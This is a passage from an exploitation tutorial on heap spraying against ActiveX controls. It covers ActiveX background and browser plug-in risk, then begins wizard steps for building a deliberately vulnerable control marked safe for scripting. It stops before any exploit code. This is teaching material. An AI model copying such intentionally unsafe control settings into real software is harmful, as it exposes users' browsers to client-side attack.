Windows

HackSys Team

Heap Spraying – ActiveX Controls Under Attack

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About The Author

Ashfaq Ansari is the founder of **HackSys Team** code named "**Panthera**" (http://hacksys.vfreaks.com/). HackSys was established in the year 2009 as a vision to help people who knock their heads due to issues they face on Windows Operating System.

He is a Software Engineer, Security Researcher and Penetration Tester, with experience in various aspects of Information Security. He has written and published Whitepapers and tools for Linux & Windows. In his spare time he likes to research on vulnerabilities and help people who seeks help on HackSys Team's website on any Windows related issues.

Disclaimer

The goal of this document is to teach readers how to identify bug in ActiveX controls and exploit software security vulnerabilities. This document has been produced for educational purpose only. The author of this document is not and will not hold any responsibility for any illegal or unauthorized use of the information contained within this document, or that is implied from it. Any use of this information is at the reader's own risk.

Tools Overview

BackTrack 5 R1

IP Address: 192.168.96.128 Link: http://www.backtrack-linux.org/

Windows XP Professional SP3

IP Address: 192.168.96.131 Link: http://www.microsoft.com/

Immunity Debugger v1.85 Link: http://www.immunitysec.com/products-immdbg.shtml

Mona.Py - Corelan Team Link: http://redmine.corelan.be/projects/mona

VMMap Link: http://technet.microsoft.com/en-us/sysinternals/dd535533.aspx

Microsoft VS 2010 Express Edition Link: http://www.microsoft.com/visualstudio/eng/downloads#d-2010-express

Microsoft VC++ 2010 Redistributable Link: http://www.microsoft.com/en-in/download/details.aspx?id=5555

COMRaider Link: https://github.com/dzzie/COMRaider

AVAST Anti-Virus 2012 Link: http://www.avast.com/en-in/free-antivirus-download

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Introduction

An ActiveX control is essentially a simple OLE object that supports the **IUnknown** interface. It was introduced in **1996** by **Microsoft** as a development of its **Component Object Model** (**COM**) and **Object Linking and Embedding** (**OLE**) technologies and is commonly used in its Windows Operating System.

ActiveX controls are highly portable **COM** objects, used extensively throughout Microsoft Windows platforms and, especially, in web-based applications. **COM** objects, including ActiveX controls, can invoke each other locally and remotely through interfaces defined by the **COM** architecture. The **COM** architecture allows for interoperability among binary software components produced in disparate ways.

An ActiveX control is an executable program that can be automatically delivered over the Internet where it usually runs within a browser. Contrasted against Java applets, which are created in their own special language, ActiveX controls can be written in many different languages, including **C++**, **Visual Basic**, **Visual C++**, **Delphi**, **Java**, **C#**, and **Visual J++**.

ActiveX controls can also be invoked from web pages through the use of a scripting language or directly with an HTML **<OBJECT>** tag. If an ActiveX control is not installed locally, it is possible to specify a **URL** where the control can be obtained. Once obtained, the control installs itself automatically if permitted by the browser. Once it is installed, it can be invoked without the need to be downloaded again.

Why ActiveX Controls Are Important?

ActiveX makes it fast and easy for developers and Web producers to create unique, interactive Web sites that will make the Internet fundamentally more useful and productive. ActiveX can be used with a wide variety of programming languages from dozens of vendors, developers and Webmasters can make use of their current expertise to more quickly create compelling content. They can also accommodate a wide range of users, as ActiveX will be supported on multiple operating system platforms. And because ActiveX controls are based on the **OLE** specification, controls written in one language can be re-used within controls written in another language.

Before ActiveX, Web content was static, **2-dimensional** text and graphics. With ActiveX, Web sites started using multimedia effects, interactive objects, and sophisticated applications that created a great user experience.

Other ActiveX Technologies

- ✓ **ActiveX Data Objects** (**ADO**)
- ✓ **Active Server Pages** (**ASP**)
- ✓ **ActiveMovie**, later renamed **DirectShow**
- ✓ **Active Messaging**, later renamed **Collaboration Data Objects**
- ✓ **Active Scripting**, a technology for scripting **ActiveX objects**
- ✓ **ActiveX Streaming Format** (**ASF**), renamed **Advanced Streaming Format**, then to **Advanced Systems Format**

Scope Of Vulnerability

ActiveX controls can be signed or unsigned. A **signed** control provides a high degree of verification that the control was produced by the signer and has not been modified. Signing does not guarantee the benevolence, trustworthiness, or competence of the signer; it only provides assurance that the control originated from the signer.


ActiveX controls are binary code capable of taking any action that the user can take. ActiveX controls do not run in a "**sandbox**" of any kind. Because of this, it is important to have a high degree of trust in the author of the control.

The security issues relating to ActiveX cannot be ignored. ActiveX controls are an integral part of systems and applications, and they are required for essential functions in many environments. Though priorities many change from organization to organization and user to user, it is important to understand the trade-offs between functionality and security and to make informed decisions about the appropriate level of risk.

Most spyware programs at present use ActiveX Objects to install themselves onto your system. When a user visits malicious website, the web browser prompts the user to download the ActiveX control to enable the website to be viewed properly. Users see the **Security Warning** and don't treat it as a warning but as a sign of approval by ***VeriSign*** of whatever other **Certificate Authority** approved it.


Really the only thing stopping the **spyware** getting installed will be the user not clicking "**Yes**" to accept the download.

Total Number Of Vulnerabilities



The total number of vulnerabilities for **2011** is based on research from independent security experts and vendors of affected products. The yearly total also includes zero-day vulnerabilities that attackers uncovered and were subsequently identified post-exploitation.


Web Browser Vulnerabilities



Web browsers are nowadays ever-present components for computing for both enterprise and individual users on desktop and on mobile devices. Web browser vulnerabilities are a serious security concern due to their role in online fraud and in the propagation of malicious code, spyware, and adware.

Web-based attacks can originate from malicious websites as well as from legitimate websites that have been compromised to serve malicious content. Some content, such as media files or documents are often presented in browsers via browser plug-in technologies. While browser functionality is often extended by the inclusion of various plug-ins', the addition of plug-in component also results in a wider potential attack surface for client-side attacks.

Web Browser Plug-in Vulnerabilities



Browser plug-ins' are technologies that run inside the Web browser and extend its features, such as allowing additional multimedia content from Web pages to be rendered. Although this is often run inside the browser, some vendors have started to use sandbox containers to execute plug-ins in order to limit the potential harm of vulnerabilities.

Many browsers now include various plug-ins' in their default installation and, as well, provide a framework to ease the installation of additional plug-ins'. Plug-ins' now provide much of the expected or desired functionality of Web browsers and are often required in order to use many commercial sites.

Vulnerabilities affecting these plug-ins' are an increasingly favoured vector for a range of client-side attacks, and the exploits targeting these vulnerabilities are commonly included in attack kits.

ATL ActiveX Control


Active Type Library is designed to simplify the process of creating efficient, flexible, lightweight controls. Creating an **ActiveX** control using **ATL** is a whole lot easier than creating one from scratch.

Creating vulActiveX.dll Project

We will create a new "**ATL Project**" with **Visual C++** in **Microsoft Visual Studio 2010.**


Start "**Visual Studio 2010**" as ***Administrator***.

Click on **File** --> **New Project**. Let's name it as "**vulActiveX**" in this project.




Click on **"OK"** button.

Now, **ATL Project Wizard** window will pop up.




Click on **"Next >"** button.




Select "**Dynamic-link library (DLL)**" as **Application type**. Now, click on "**Finish**" button.

Now, we will add an object or a control using the **ATL Control Wizard**.




Right click on "**vulActiveX**" project in **Solution Explorer** window. Next, click on **Add**--> **Class…**




Now, choose "**ATL Control**" and click on "**Add**" button.

As soon as we click on **Add** button, we will see **ATL Control Wizard** window.




Input "**ATLActivexControl**" as "**Short name**" and then click on "**Next**" button.




Put a check mark on "**Connection points**" and click on "**Next >**" button.

Now, we will add "**IObjectSafety**" interface to our ActiveX. Adding "**IObjectSafety**" to our control, ensures that our ActiveX is marked as S***afe for Scripting and Initialization***.




Click on "**IObjectSafety**" and move it from "**Not supported**" column to "**Supported**" column. Now, click on "**Next >**" button.




Leave all the options as default values, and then click on "**Next >**" button.

As this ActiveX is very simple in nature, we will leave the **Stock Properties** to its default values.

